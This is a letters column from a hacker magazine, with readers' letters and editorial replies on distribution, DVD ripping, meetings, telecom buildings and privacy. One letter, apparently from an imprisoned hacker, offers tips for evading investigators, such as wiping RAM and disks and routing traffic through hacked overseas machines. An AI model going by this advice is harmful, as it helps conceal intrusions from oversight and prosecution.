Since you more or less outed yourself, yes, you have written in several times now to complain about what writers get and don't get. While we're sure there are others who agree with you, so far you're the only one who seems to have a real issue with the way we do things. We were wary about offering payment for the "Hacker Perspective" column, as then money risked becoming the primary goal, as well as a point of contention between other writers who were compensated in other ways. (Somewhat ironically, you were the first one we paid, and that certainly seems to have altered your perspective on what we're capable of.) The fact is that we don't have the ability to pay everyone and even the most successful magazines with advertising and huge commercial budgets are having trouble these days. We do what we can and we don't see why what was fair in the past wouldn't still be considered fair today. Now, as for your sweatshirt issue, we want to know more about that because it's the first such complaint we've received. We're not in the habit of selling crap and, if something doesn't meet our (or our readers') standards, we will certainly do something about it and make it up to anyone affected. We will forward this on to our shirt people and see if the quality has in fact been degraded. We'd like to know if anyone else has noticed similar problems in anything that we sell.

Dear 2600:

I just received the new issue - can't wait to read it. One thing I am happy to see is that the HOPEland milk is certified Kosher by the Kof-K organization.

Philip

Well, we do have some standards.

Dear 2600:

I'd like to add a few points to Kn@cker7's letter regarding publishing 2600 on the Kindle in 29:3.

Kindle is a platform that you're free to use or not use. Suggesting 2600 is Amazon's bitch is as ridiculous and inaccurate as saying they're also Barnes & Noble's bitch or the paper industry's bitch. 2600 has long used a middleman to sell us magazines. In case you haven't noticed, print is in rapid decline. Is 2600 supposed to sit on the sidelines and watch the rest of the brick and mortar bookstore industry implode, leaving them with few options to sell magazines?

Yes, they could sell us PDF or EPUB files directly, but that's not as easy as it sounds. And, as a consumer, I like having my copy of 2600 magically appear on my Nexus 7 every three months.

If that doesn't work for you, then continue to buy the paper copy. In the meantime, I encourage everyone, in particular Kindle subscribers, to contact Amazon.com and demand DRM-free magazine subscriptions.

On a side note, I have contacted Google about getting 2600 on the Play Store. I hope that works out.

byeman

We don't think there are actually any humans working at Google in that department. If there are, they've either forgotten their email passwords or don't know how to read. We've literally had better responses from a brick wall. (Technically, it was an echo, but at least it was something.)

Every format and distribution method carries new challenges and additional work, but we're determined to meet the challenges and hopefully play a significant part in the future of electronic publishing.

Dear 2600:

I just had my wife pick up 29:3 from the Chico, California Barnes and Noble. The pages from 51 onward have been wrinkled in such a way as to make reading certain lines difficult. It's fairly minor, but distracting enough.

I went back to BN and it looks like about half the issues on the shelf have the same wrinkle on the last quarter of the pages. It looks like a mechanical issue possibly caused in duplication. I want to help keep 2600 looking great. Other than telling you, is there something I can do to help?

ternarybit

We became aware of this defect as soon as the issue hit the stands. It was caused by a problem at the printer and our initial proofs were unaffected, making it impossible for us to detect before it was too late. (Obviously, it should have been detected at the printer's, and we've had some long conversations with them to ensure that this never happens again.) For any subscribers who received a defective issue in the mail, we're offering a free replacement issue if they contact us with their subscriber details anytime between now and when the spring issue comes out.

Dear 2600:

I just received the Summer 2012 issue and, as I usually do, I jumped right into reading the Letters section. Why? Because just like when I am eating a baked potato, I always eat the skin first because that's the best part. So after I finished reading about Ghost Exodus's troubles, I next read "Transmissions" - Dragorn is so cutting edge and right on the money, wouldn't you agree? Then something at the bottom of page 53 caught my attention. A list of United States city street addresses with a host of question marks as a backdrop. I searched the entire magazine from cover to cover, but did not find any other puzzles like this, nor any refer-

ences/clues as to what these addresses might be. I usually ask for you to clarify any questions that I may have or to shed light on any mysteries that I might find in a specific article or issue, but this I researched on my own. Allow me to enlighten you with the findings of my research:

- *2651 Olive Street Saint Louis MO 63103*- AT&T Corporation Building.
- *420 South Grand Los Angeles CA 90071*- AT&T Tower, which houses a switching station and a Tandem office.
- *611 Folsom Street San Francisco CA 94107*- The site of a large SBC phone building, three floors of which are occupied by AT&T. This building houses the “secret room,” Room 641. This is the location of the surveillance technology used to spy by AT&T on the high-speed fiber optic circuits that are located in this building. The surveillance technology connects to the routers for AT&T’s WorldNet Service, which is part of the “Common Backbone” high-speed network.
- *51 Peachtree Center NE Atlanta GA 30303*- AT&T Communications and Maintenance Center.
- *10 South Canal Chicago IL 60606*- Illinois Bell Telephone Building.
- *30 E Street SW Washington DC 20024*- Verizon Telephone Building.
- *811 10th Ave New York NY 10019*- AT&T Corporation Building.
- *12976 Hollenberg Dr Bridgeton MO 63044*- AT&T Bridgeton Network Operating Center.

Sometimes it’s a complex phenomenon to think simple. To be a hacker means always being observant, exploring, and being inquisitive. *2600* never fails to bring out these qualities in me. If I loved *2600* any more, I would have to marry it!! Just imagine the kind of kids that we would have!

Brainwaste

They would be well read and outspoken, but a bit two dimensional.

Listener Thoughts

Dear 2600:

Come on, guys... seriously? What’s the deal with all this “artsy-fartsy” rot you’ve been discussing on *Off The Hook* lately? Since the latter half of 2011, it seems that not a week has gone by when you aren’t devoting major portions of the show to discussing arts and crafts projects (your recent emphasis on the “Maker Faire” fad is a prime example of this) or the “hacker space” fad (real hackers are independent thinkers and don’t need special “spaces” to work our magic... but, that’s another rant). I’m not sure when any of this stuff began being equated with the computer sciences, or those of telecommunications and hacking. Has our subculture so completely lost sight of what it was that it had to dumb itself down to this level?

I’ve been a listener to your fine program since about 1996 or 1997 (or whenever it was you started streaming online) and to your earlier programs by way of the FTP. Since about midway through last year, I’ve embarked on a “recap” of the program, starting at the beginning (1988) and have already worked my way up to early 2000. Kevin Mitnick, changing telephone equipment, the development of the Internet, and mentioning 14.4 modems as the “latest thing” of the time - all quite amazing topics. (And your “Y2K: Countdown to Doom” thing still tickles me to this day.) In previous years, the show was fascinating and entertaining, and it captured and held my attention. But then something happened. Then you started bringing in the subjects mentioned in my previous paragraph and that fascination suddenly turned into groans and yawns, and I’m reminded of why VLC includes a scrollbar.

Maybe I’m just missing the point, whatever it may be. Maybe the show really has run out of legitimate hacker-related topics and this is just the way it has to be now. Maybe I’m just a stubborn 52-year old British philistine who’s so out of touch with subculture on the other side of the pond for my own good; I don’t know. But in listening to past shows and comparing them to the present ones, something tells me you guys could still do better and save the program before WBAI decide to rename it *The Arts and Crafts Hour with Emmanuel and Company*. (Maybe I’d better not give them ideas.) But, as it stands, 2011 probably didn’t go down in infamy as the year *Off The Hook* died, but certainly was given a terminal illness.

Your once-fan

The Other John Draper (the one in Cardiff)

We hear all kinds of opinions on the direction of the show, but we largely focus on what’s going on in the world around us. We really didn’t devote as much time as you claim to hacker spaces and Maker Faires, but they were probably mentioned more than in the past because they’ve become so much more popular. We think some of our content of late - which focused on developments like Wikileaks and the tremendous power and social effects of the Anonymous movement - are much more in tune with our older themes than anything else that has been covered in recent years. We try to mix it up as much as possible. But our perspectives and attitudes can change over the years, making the presentation different than it would have been at another time. So too can the perspective of any listener, who, due to experiences and changing opinions, may no longer find something we talk about on the same interest level as it would have been in the past. It’s also profoundly different to listen to events of the past as it is to hear about things going on today. One thing that will always

help is if our listeners stay involved and tell us both what's on their minds and how we're doing in their opinion. We're always interested in suggestions and ideas for new things to try. Thanks for writing.

New Meeting

Dear 2600:

Was hoping to get a meeting set up in Savannah, Georgia, as there aren't any already and no hackerspaces that I know of. Not sure if anyone else has inquired about this location? I know of several locations in the Savannah area that would be great for meeting.

Zach

Our advice to you and anyone wishing to start a new meeting is to go ahead and get it going, doing what you can to promote it locally. While billboards and skywriting may be beyond the limits of most of us, there are unique and clever ways that you can help to promote these gatherings. Physical bulletin boards, classified ads in local papers, handouts at certain classes or clubs where hackers might be in attendance, and - our favorite - sticking a leaflet inside copies of our magazine, assuming your town has a bookstore that is still in business and that also carries us. We're sure our readers can come up with all sorts of other creative ways of promoting new meetings. Once your meeting is up and running, send us updates after each one (meetings@2600.com). That tells us that you're following through and are actually still interested in pursuing this. Assuming you follow our simple guidelines (explained on our website in the meetings section), you should see your meeting show up in our pages and on our website. And that's when the gates will open and hackers will descend upon your meeting like locusts. We hope that's what you want.

In Need of Advice

Dear 2600:

I am not a hacker. I am a housewife/student/mother of a three-year-old daughter. The reason I am reaching out to you is your value cannot be overstated enough in regards to my situation. I need help and do not know where to go. Two lives literally depend on your connections/skill set and I am praying that maybe you are willing to help. I have no reason to hope you will believe me, but I have nothing to lose at this point and came across your magazine at Barnes and Noble yesterday (which I promptly purchased).

Up until recently, I had been in a very bad marriage and asked for a divorce. This is a typical scenario of a defense contractor gone bad. My husband had created a secret double life overseas and I had slowly chipped away at the layers until I was able to in fact to validate my suspicions

of cheating and deceit. He is a dual citizen and I met him while he was serving in the U.S. military. After September 11, he obtained his secret clearance and began contracting in the Middle East. (Insert clandestine sexcapades and international intrigue here.) I won't disclose all the drama behind all the sex dating sites/women and porn/chat addictions other than to say I do not have the resources nor the money to pursue the issue of tracking down the parties involved.

My husband is a very, very ruthless man and "knows people." He has money and resources I cannot begin to imagine and has left my daughter and me here with no money or support. He has abandoned his child and is trying to inflict as much pain as possible while he is in Afghanistan earning six figures. I even had to sell my wedding ring to get the retainer for my attorney and am desperately trying to find a job to keep the lights on while my divorce slowly processes through the court system.

That being said, my husband has hidden assets in foreign countries. I am 100 percent positive. The problem is, the private investigators I consulted say a good hacker starts at \$5,000+ easily. Does your magazine or editor have any contacts or know of any computer password programs that could help me find this money? I am willing to pay. I just do not have \$5000. Surely there is someone out there whose motivation is not just financial? I know the two places it could be and all the possible user id/password combinations, but have had no luck myself in gaining access.

I am not asking anyone to commit a crime or hurt anyone else. I am simply asking for help figuring out his passwords so I can print the statements for my attorney. My only fantasy at this point is that he will perjure himself by not listing this income on the affidavit and I will be awarded my fair share. I have been advised it is illegal for me to change, falsify, impersonate, reset, modify, delete, move, transfer, or touch anything. All I can do is "legitimately" log into the accounts to print the information for my case. Can you please help?

Anonymous

First off, if you're this concerned about not being found out, we suggest you don't write in to the letters section of magazines with so much identifying information. We removed and changed enough of it to make you unidentifiable, but doing this witness relocation crap isn't our strong suit.

More importantly - and this goes for everyone else who writes to us in a desperate state thinking we can somehow solve all of these problems - you're woefully misinformed as to what hackers can and will do. If you're a television character, then what you request can be accomplished in about 18 minutes. But assuming you're writing

to us from somewhere in the real world, it just doesn't work like that. Sure, programs exist that can crack passwords, but it's different for every system and there's no guarantee the information you desire is just sitting out there waiting to be discovered. Not in the real world. Also, if you start going down this path, you will likely be noticed at one point or another, which would only compound your troubles. You say you're not asking anyone to commit a crime and simply want to "legitimately" log into your husband's accounts, but surely you realize that this would in fact be a crime and we doubt it would help your case, not to mention the fact that you'd be tipping your hand to this "ruthless" person you're trying to sever ties with.

A decent private eye can help you get any information that's out there without breaking into private accounts to do so. Hackers don't hire out services in the way you describe, except in the eyes of people who have never met one. Use your suspicions and whatever facts you have to give a detective something to investigate. But be prepared to just walk away with nothing but your freedom. From what you describe, that doesn't sound like a bad deal.

Dear 2600:

I am a shiny new 2600 Kindle subscriber. The subscription is an outstanding bargain. It is my first (only) Kindle subscription.

Is there an article that describes how to decrypt DVDs via Windows 7? Apparently, methods that worked a couple of years ago are now obsolete. I have spent a lot of time trying. I am anxious to digitize my movie collection so that I can watch it on my TV. My old DVD player bit the dust in the course of setting up my Roku. The copy protection infuriates me as I just want to take my legitimate DVDs and make them more useful so that I can enjoy them! If I had the capability to rip DVDs, I might actually buy more of them!

Thanks!

P.S. I prefer digital versions of articles (vs. hardcopies).

CoolHappyGuy

We've had good luck with a program called HandBrake, which works on a number of platforms. What you should wind up with is a file that can be played on a variety of devices. Contrary to what the entertainment industry would have us believe, this sort of thing is completely legitimate and totally within the rights of someone who has already purchased their product. A great example of this came after a number of us were hit by the recent hurricane and lots of people were looking for ways to watch DVDs on their laptops in dark houses with no power without draining the battery too quickly. Using such programs to copy the content to a thumb drive really helped to keep a lot of people sane in a time of crisis. We'd love

to know what kind of a plan the entertainment industry would have come up with to handle such a situation.

Dear 2600:

I'm looking for information on how to submit articles for review and possible publication in 2600 Magazine. I'm a massive fan of 2600, reading it since I was a kid. Presently, I publish articles in Hackin9 and run myexploit.wordpress.com which has had over 20 thousand readers in three months.

I work as a pen tester. It would be a dream to be published in 2600. I'm not seeking any payment and see this as an honor. I normally write about social engineering, including any exploits and tools used to perform.

Penmeup

It's a lot simpler to get published than you probably believe. You don't need to sell yourself to us or give us a list of places you've been published. We accept articles from writers as diverse as high school students to government spies and computer scientists. It's the mix that makes it magic. Just send your stuff to articles@2600.com and make it as detailed and interesting to hackers as possible. Since we tend to get a lot of submissions, two or three issues could go by before an accepted article gets published, so it's always a good idea to not be too time sensitive in your writing, unless it's some major scoop that needs to be printed immediately.

Dear 2600:

I've recently moved and I was wondering how I change my address for my subscription. The current copy did show up at my new address but it had the yellow sticker for address change on it. Do I need to do anything? Thanks.

Andrew

They used to teach this in schools. Yes, you must always notify magazines of a change of address. They don't normally get forwarded, so you were pretty lucky to get that one issue. Don't count on it happening again. You can either email our subscription department (subs@2600.com) or send us a change of address notification via snail mail. In either case, you should also include your subscriber coding printed on your address label to make sure things go smoother.

Dear 2600:

I am writing a screenplay and need to ask some questions about hacker culture. Three of the main characters in this pilot are hackers. Can you put me in contact with someone or a few folks here in New York City that could be helpful? Thank you so much for your time!

P.S. I love the sweatshirts.

Monica

The best way to learn about hacker culture is to hang out with hackers, read some articles, perhaps attend a conference or two, and look for

various hacker projects either online or in real life. We suggest dropping by one of our meetings in New York. But don't stop there. The hacker culture is huge and it spans the globe. Try to see and experience as much of it as you can, through as many eyes and perspectives as you can find time for. This is what will make your creative work truly pay off.

Advice to Share

Dear 2600:

I've been following your publication for several years. My husband is actually the software person. He worked on the NSA's encryption software which, he comments, is a piece of crap. The Air Force called him a few weeks before they were hacked in Colorado. He warned them that they were using outdated software. They didn't listen. They never listen.

When I heard that the NSA was trying to recruit hackers, I tried to warn you. I never got through. So let me try again.

There's more they're not telling you about working at the NSA. It's not just about clever encryption. They're going to impose criminal penalties on you. It's a way to induce you into working for them. Then you have to pass this ridiculous trumped up background check - which you can easily fake - and then they literally have your soul.

The NSA is an old boys' club. My ex-husband is one of the senior officers - and he's really dangerous. He's a thug. I had to sue him in federal court because he started using thug tactics against me. My ex faked his entire clearance check, and violated about half a dozen national security regulations.

His old cronie network from the military all got jobs at the NSA after Vietnam. My ex was reported for national security violations when he was in the military. They threw him out. Then I threw him out when he asked me to lie for him.

These guys are really dangerous - don't be duped. They want you to play the national security game, and then when you decide you don't want to play, they nail you to the wall. They'll set you up. If they decide that they don't like you, they'll find a way to attack your security clearance, and then try to prosecute you, so you need to watch your back around these guys.

And here's something you probably don't know. The old KGB was advising the NSA as early as 1970. You'll never know who you're dealing with. Once they get you, you belong to them. Stay away from these guys.

No Name

You don't have to worry about us being duped by the NSA or most of the other three letter agencies. While the National Security Agency has

indeed been trying to recruit hackers at conferences, that kind of thing simply would not be permitted at one of ours. We look out for our attendees and try to keep them from falling into black holes. We've been known to have speakers from all sorts of different places including government agencies, but at HOPE Number Nine we were especially proud to have ex-NSA analyst William Binney, who had a lot to say about the NSA that they weren't too pleased about. Individuals with integrity exist everywhere and it's up to all of us to listen to them when we find them, as well as to protect those who may be vulnerable from organizations who prey on the uninformed.

Dear 2600:

I've always appreciated the BSD way of doing business better than Linux. After all, BSD has true Unix roots, and the BSD team tries to control as much of userland as possible instead of just slapping GNU (which I completely respect) on top of a kernel. GNU is awesome, but something has to be said for the benefits of the kernel developers also writing userland.

Of course, anyone who is BSD-curious turns to FreeBSD. In my mind, the best way to promote a product is to make it available to the masses. Therefore, I offered the following post to the FreeBSD forums:

I'm sorry to keep beating a dead horse, but I really, really prefer the BSD way of doing things versus Linux. I want nothing but success for this project. I therefore have the unfortunate duty of offering criticism (in a respectful manner [but with some humor], of course):

Having installed and used many operating systems (and perhaps more distributions of Linux than all other operating systems combined), I have to say: You guys MUST do something about your installer. Not only was it easier to install Solaris, OpenBSD, Symbian, ReactOS, and Slackware AND build a working Hackintosh, but if I tried to imagine a lay-person doing it... well I couldn't imagine that. It would not be possible.

After getting FreeBSD installed, I decided that I wanted a GUI (shouldn't a "User" install (which is what I chose) include a GUI by default?). Ports is still compiling GNOME2 and its dependencies. Meanwhile, I've already had to answer questions like, "Do I want extra debugging for Perl?"; "Do I want Python to be multi-threaded?"; "Do I want 64 bit integers on i386?"; "Do I want SSL support?"... You may as well ask the lay-person: "Do you want fries with that?"

Please. I beg you. In addition to "User", "Developer", "Kernel Developer", and the other install profiles, add an "I just wanna look at the Internet and work on spreadsheets" profile. It should include kports or something similar. When I install a port, there should be an "I don't know if

I want a patch to fix a microcode flaw, so just make those choices for me” option.

Do you know what the sum advice of those who replied was? “That’s why PC-BSD and others exist.” That is the sort of arrogance in the open source community that keeps Microsoft alive and kicking. Hackers: Let’s make alternative operating systems and software more approachable by the masses.

R. Toby Richards

New Stuff

Dear 2600:

You all do a good amount of talking about wanting to change things politically and make a difference. Well, this movie (which will be in production soon) could use your audience’s support. I’m not affiliated with the movie, but I feel it really needs the viewership of your audience! You can donate in multiple ways at <http://hackit.at.com/>.

The site will have much more information by the time this goes to press, but to summarize, it is a worldwide documentary about political hacking in different countries for the good of relieving information. It looks to be very well led with support from all over the hacker community. As a large voice in this community, I feel you should be obligated to contribute... at least by publishing this letter. Thank you as always.

Lost in Cyberia

We’re quite impressed with what they’re trying to tackle and the way they’re doing it. We definitely support this and urge others to do the same.

Dear 2600:

I am an indie musician/author/artist based in beautiful Quebec City, in the province of Quebec. Earlier this month, I self-published *Takers Economy: An Inquiry into Illegal File Sharing* that I hope you will consider for review.

The book proposes an alternative look at illegal file sharing in light of the role of art in society, and in the context of the oneness of all beings and things. You’re invited to visit my website where you will find more details about the book, an online viewer, and free download links: <http://poligraf.tumblr.com/writings/takerseconomy>.

Thank you for your time and attention!

Chris

Dear 2600:

I was wondering if anyone has ever contacted you about converting an old payphone into a VoIP phone or other digital phone. If someone has, could you please point me in their direction? I have numerous questions that I need to ask them. This may become a project for GreenvilleMakers.

10tek

Since we’re not too keen on passing messages around, we figured this would be the best way to

get the word out on this. Perhaps some phone companies out there could donate a few of those payphones they keep removing to such a project? We can’t think of a better way to merge the old with the new.

Dear 2600:

First, thanks for making Volume One of 2600 available on the Kindle! Do you have plans to publish any other early volumes here as well?

Brad

Yes, in fact, Volume Two is now available as well, and we’re hoping to streamline the process so that some of us are still alive by the time we’ve got the whole collection finished. Since the Kindle version is actually converted to text from scans of the old articles, it means that each and every word from them is gone over and proofread, as OCR software is still not advanced enough to be able to handle some of our older issues. And if there is a typo from the original, then it stays in, as we want to preserve the content exactly how it was originally presented. We guarantee that nobody has ever gone to this much trouble before, which is why we hope huge numbers of people support these efforts by purchasing the Kindle volumes.

Miscellaneous

Dear 2600:

I have recently gotten Comcast Ultra service. They started out by giving us a new modem and a device called an eMTA. The eMTA was actually an Arris modem with the Ethernet port disabled. I tried plugging my computer into it and it did nothing. Then I tried to unplug the modem and plug it back in. That didn’t do anything either, but now the second phone plug was working. I was getting somewhere with this. I tried pushing the reset button. Still nothing. Then I tried holding down the reset button for various amounts of time and I finally got it to work at 15 seconds. I later found out that Comcast “provisions” their modems to do various things such as disable ports, change speeds, etc. So essentially, what I was doing was reprovisioning the modem to its default settings. I was getting 10mb/s Internet and a second IP address out of the eMTA.

Theo

Dear 2600:

Sorry I missed your call, I am still traveling. Is it OK if I call you Saturday?

Jessica

Sent from my iPhone

Ever since “smartphones” came on the scene, we’ve seen some really spectacular mistakes with everything from predictive text and autocorrection to misdirected emails and unintentionally shared private info. We’ve gotten this message several times now and we can hardly wait to see how it eventually plays out.

Dear 2600:

Being held in Pier 57 In Manhattan. Some new device or new move forward with bio mimicry. Or big step forward in AI....

JonnyBear

And then there are those messages that make the others pale by comparison.

Dear 2600:

You have my email address and yet I never hear from you. Not a single offer, not a reminder, not a newsletter, not any updates, nor announcements, special news flashes, notices concerning auto-renew failures, invitations to social media, or even anti-social media, offers of workshops, and opportunities of any sort. You appear to be doing nothing at all with my email address, in fact. Just wanted to thank you for that.

PB

So you're the one whose mail has been bouncing. Thanks for writing - it's all fixed now.

Dear 2600:

For the last three years, I have purchased my copies of 2600 at Barnes and Noble. You must know how dangerous it is to assume. I went in to pick up a new copy about a month after they hit the shelves. There were none. One employee noticed my mild discomfort and asked if he could help. I responded with a positive and expressed my surprise that there were no issues in the rack. He told me he had just put some in the back to be returned as he was making room for the new issues. I advised that there would not be any new ones for two months as it was a quarterly magazine. He replaced the ones that were in the rack.

Why did this happen? I would hazard a guess and say it was a lack of information. Most people don't think quarterly unless it is a sport - like football. Perhaps "Jan - Mar" should be on it to designate the quarterly. Good luck and keep up the good work.

John

We don't know how much clearer we could be, having printed "The Hacker Quarterly" and Autumn 2012 on the front cover. If an employee has lost track of what season it is, odds are he won't do too much better with the month. Just another example of the nonstop circus that publications have to deal with in the retail world. Thanks for looking out.

Dear 2600:

Check this out - those in U.K. (have domain name servers/IP addresses) conduct against the public: cyber surveillance, cyber terrorism, cyber stalking, wireless streaming of information, cyber sex by telecom.

IP routing and packet switching is done in space.

I have full operational methods of U.K. GCHQ, U.K. MI6, of which defraud global public security.

I have been subjected to ID theft, destroyed/stolen property, slander/libel/advertising injury, of which denial redress to date. I am one of thousands subjected to abuse and would like to work against those in the U.K.

c

We get dispatches like this all the time from people all over the world. This is why some of us haven't been outdoors since the spring.

Dear 2600:

What does every government want? Power, and lots of it. To have power, you must have control. How can you have control without influence? Sheeple are the target. Those are the helpless people who need big government to tell them what to believe, how to think, and how to live. A critical thinking society is a dangerous society which cannot be controlled by outside influences because they ask too many questions. I have been a hacktivist for 13 years now, and have been on all sides of the spectrum gathering knowledge and intel along the way. I've worked as a network security analyst for a corporate ISP that worked closely with DoD, I've got friends in Military Intelligence, and now I am gathering intel as a federal inmate. Did you know that there's a law enforcement database that is used to profile and footprint anyone with a Social Security number? It's the next best thing to NCIC.

NCIC uses 3270 protocol - which is similar to telnet - which is used for communicating with IBM mainframes. NCIC is also very primitive and has been around for quite some time. NCIC stores information on warrants and criminal records. This mega-profiling database is WsFcic which is located at: <https://aes.seisint.com/AES/WsFcicReport/> and such records within include: UCC filings, possible properties owned, possible associates, possible relatives, other people associated with your Social Security number (fraudulently), various aliases, possible criminal record, sexual offenses, driver's license, motor vehicles registered, accidents, concealed weapons permit, corporate affiliations, people at work, professional licenses, FAA certs, FAA aircrafts, watercrafts, hunting/fishing permit, bankruptcies, and liens and judgments. It has my info, my mother-in-law, siblings, etc. It's a people-mapping system which tries to connect the dots to everyone you know. The process begins when you apply for a job with your Social Security number, apply for an apartment, register a vehicle, register to vote, etc. I've also learned that when I posted my resume on job search websites, all of the information contained in my profile and resume got siphoned out to a third party entity: the government! Which is where a good portion of this WsFcic database gets its information from. Since the database is accessible online, though protected (though futile) via an AES encryption SSL cert, it's hunting season.

Honestly, did any of you sign any waivers of consent and sign away your privacy rights to allow “the man” to archive our lives in their super gum shoe database? Hell, no.

A lot of times, we get careless with privacy. Our ISPs and various web accounts keep detailed information on our web habits. Google even stores these records. YouTube had all my deleted messages and comments from over two years ago and was subpoenaed by the FBI. YouTube is owned by Google, so go figure. The records for YouTube and Gmail are called “Google Confidential and Proprietary,” consisting of services I used (Google Docs, Gmail, YouTube, Google Talk, search history, etc.), my sign up IP address, email login attempts, failed and successful logins, etc.

Many times, when we create user accounts with fake information, we forget to spoof or proxy our IP addresses or use VPNs or SSH. In prison, I have studied a lot of other cases in the LexisNexis criminal/civil case database, and the majority of hackers who got caught were either snitched on (like in my case) or didn’t protect their IP and/or MAC address. Your IP when reversed leads to an ISP and the ISP leads to subscriber information which the feds can get effortlessly with a subpoena.

A good way to help prevent your Internet search history from being archived and given to the feds is to use this encrypted search engine: <https://www.startpage.com/>. You can connect to google.com via Startpage, and all your ISP will see is that you’re connected to a Startpage server, and Google will see a connect from a Startpage server instead of *you*. Since all email service providers save and give your information to the feds, try using <http://www.hushmail.com> for a free encrypted email service which supports privacy protection. Also, download IP SEC which encrypts and authenticates each data packet as it’s going across the network, which also protects you from ARP poisoning attacks and traffic sniffers. Since Windows logs every little thing you do, try Deep Freeze, which wipes your hard disks back to factory fresh via a hot key and every time you reboot. Dump your RAM, or write a script and attach it to your startup tasks to dump your RAM. Or, better yet, just use live Linux distros with no hard drive and FTP your stuff. It’s easy to get careless when you’re doing things that the feds disapprove of. Also, try Tor from <http://www.torproject.org>, which is a nice IP proxy utility that was sponsored by the U.S. Naval Research Laboratory some 15 years ago. Jacob Appelbaum has made Tor his life’s work, and, if he trusts it so much, so do I. Encrypt your hard disks with TrueCrypt from <http://www.truecrypt.org>, which I have personally learned that the feds *cannot* crack if you use complicated alphanumeric and symbols for the passkey. More conveniently, I installed WinSSHD

v5 on remote desktops which let me tunnel my packet traffic through a 256-bit AES encrypted shell to overseas hacked computers.

Whatever it is that you do, know that the federal government is only interested in exploiting and prosecuting computer hackers and phone phreaks. They have no desire to learn, and giving up your trade secrets to the totalitarian is giving up a power which should only belong to we, the people. If you give them your knowledge, then we have lost our leverage should one day we all be subject to communism and/or dictatorship.

Becoming an FBI or Secret Service informant is like shooting yourself in the foot. Look where it led Albert Gonzalez, who got 20 years in federal prison, which is the most in history given to a hacker. It is time for a higher awareness and to use our power responsibly and for the better good of our countries. There are people being cheated out of their right to freedom all over the world, and that’s where we should come in. He who holds the power of technology controls the world. *We* hold the spear of destiny. We could and should be the people’s army, not some “tool” in the hands of some elitist bureaucrat scumbag. The way the Declaration of Independence was designed was for people like you and me to protect our country from people like we have in office today. Thomas Jefferson once said that it was our responsibility and obligation. I think he also said, “When all government, domestic and foreign, in little as in great things, shall be drawn to Washington as the center of all power, it will render powerless the checks provided of one government on another and will become as venal and oppressive as the government *from which we separated.*”

E.T.A.G.E.

Dear 2600:

Hello, 2600.com, sell?
how much; sell?
thank you

e

Honestly, has this approach ever worked with anyone?

Dear 2600:

I have never had a reason to write to you before, but I have to comment on 29:2, plus something that happened to me that I don’t want to happen to anyone else.

Most of the technical stuff discussed is usually over my head. I learned most of what I know about computers by trial and error Windows blows, of course. I always used a MAC. Now I am into Linux. It sucks that most of the good shareware/torrent programs don’t work anymore. Even though I have used them, I spent loads of money on programs, music, and movies.

I started out like Teague Newman, but wasn’t able to progress like him. I have been wanting to learn more about computer forensics, but around

here it is pretty scarce or real expensive.

With the writer of "Firewall Your iPhone," I always believed that your smartphones and maybe even computers used your personal info and surreptitiously communicated with other companies. I just didn't realize it went to such an extent. The worst offender I think of is Facebook. I got royally screwed over by them just by joining. When I got divorced by my wife, she threatened me with numerous actions if she didn't get what she wanted, which was everything. She would do whatever it took to get back at me. Well, she did! She put some pics of young nude girls on my computer and gave it to the cops. That's impossible to defend yourself from if you can't afford a lawyer or bail money. It worked, too. The cops believed her, not me. I decided that if I was going to prison, I was going to go for something I did. I used her dad's credit card because I was so broke I wasn't able to eat. After I got out of prison for a year (plea deal instead of trial and possible ten years), I was convinced to open a Facebook account. Two days later, my probation officer nabbed me for violation of her restraining order, which was also a violation of my probation. Apparently, Facebook sent her a friend request on my behalf without my permission. She filed a complaint to the cops. I am enclosing a copy of the letter I have sent out to any and all media types to let other people know of the danger Facebook could do to them or their kids. No one has dared print it. I was hoping you might. You are all about free speech and speaking your mind:

"I wanted to let people know what Facebook has done for me. I hope this never happens to anyone like it did to me. I created my page after several friends and relatives told me to get with it and join the social world. So I decided to try it. What could it hurt? I was soon to find out. I was up late one night because I couldn't sleep. It was about midnight and I set up the page with the most minimal information. I just entered brief info on me, some friends, and my family, and then logged out. Then I was contacted by my older sister who said she saw I was now on Facebook, but should put up some pictures and add some more info - the page was too bare and bland. Then I logged in to see what was there, if anything. I added some pictures and a little more info. I also checked my email and I had a bunch of "will you be my friend" requests, mostly family members. I was surprised that, as late as it was, I got one from my oldest niece's 13-year-old daughter. I only met her once a couple of years ago at my father's funeral. I also got one from my ex-wife who has a restraining order on me. I thought that was kind of odd, considering we have had no contact with each other in the last three years. I would never contact her for any reason and have never done so.

"The next day I was contacted by my probation officer (it was related to the divorce issues for

which I spent a short amount of time in prison). Well, long story short, I was put back in county jail for violating the restraining order. Facebook sent her a "be my friend" request for me. That then made it a probation violation. I ended up getting six months in county jail with another felony charge to my name. I had to quit my job I liked a lot, lost my apartment, and had to have friends and relatives pack up my apartment and put my stuff in storage. When I got out of jail, I had to start all over again. It was very hard to find a place to live. I ended up staying in a homeless shelter for almost three months. It also took me that long to find a job. All this for something I didn't directly do. All I did was innocently join Facebook.

"I was surprised that it sent out all those automatic friend requests for me and everyone connected to my page. I could have been a level three sex offender trolling for kids with a phony name and information. It would have been so easy to connect with unsuspecting people that way. Do you want this to happen to your kids? Or you? I contacted Facebook and they blew me off. They don't appear concerned, they are just concerned about the money they can make. I would have hired an attorney, but don't have that kind of money. I have to live paycheck to paycheck now. Facebook isn't the greatest social device to me."

Steve

Bad marriages really seem to be the theme in this issue's letters. We're not sure what happened in your dealings with Facebook, but many people are fooled by the way they attempt to get people to friend each other. There is a subtle difference between a friend request and "people you may know." They both appear under "requests," however, actual requests have a "confirm" button while suggestions have an "add friend" button. Hitting the latter will result in the former being sent to the other person. So, in other words, what appeared to be a request from you could have easily shown up in your ex-wife's "requests" list without you doing a thing, simply because you happen to be friends with some of the same people and Facebook wants to connect everyone together. Or you could have made the same mistake and thought someone was trying to friend you and replied in kind. But for such a thing to be the sole reason for convicting you of a probation violation seems incredible and, if that's in fact what happened, a decent attorney could get you some satisfaction. We suggest telling them what you've told us (you might even find some interested attorneys in our classified section). If there is a case here, you should have no problem finding an attorney who will take it on for a percentage of the settlement (meaning there's no charge if they lose). But this is really the extent of our legal expertise. Perhaps our readers can add more details about Facebook operations, along with stories of anyone else's lives who have been made miserable by them.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
TheDave, Skram

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:

2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:

U.S. and Canada - \$27 individual, \$50 corporate (U.S. Funds)
Overseas - \$38 individual, \$65 corporate

BACK ISSUES

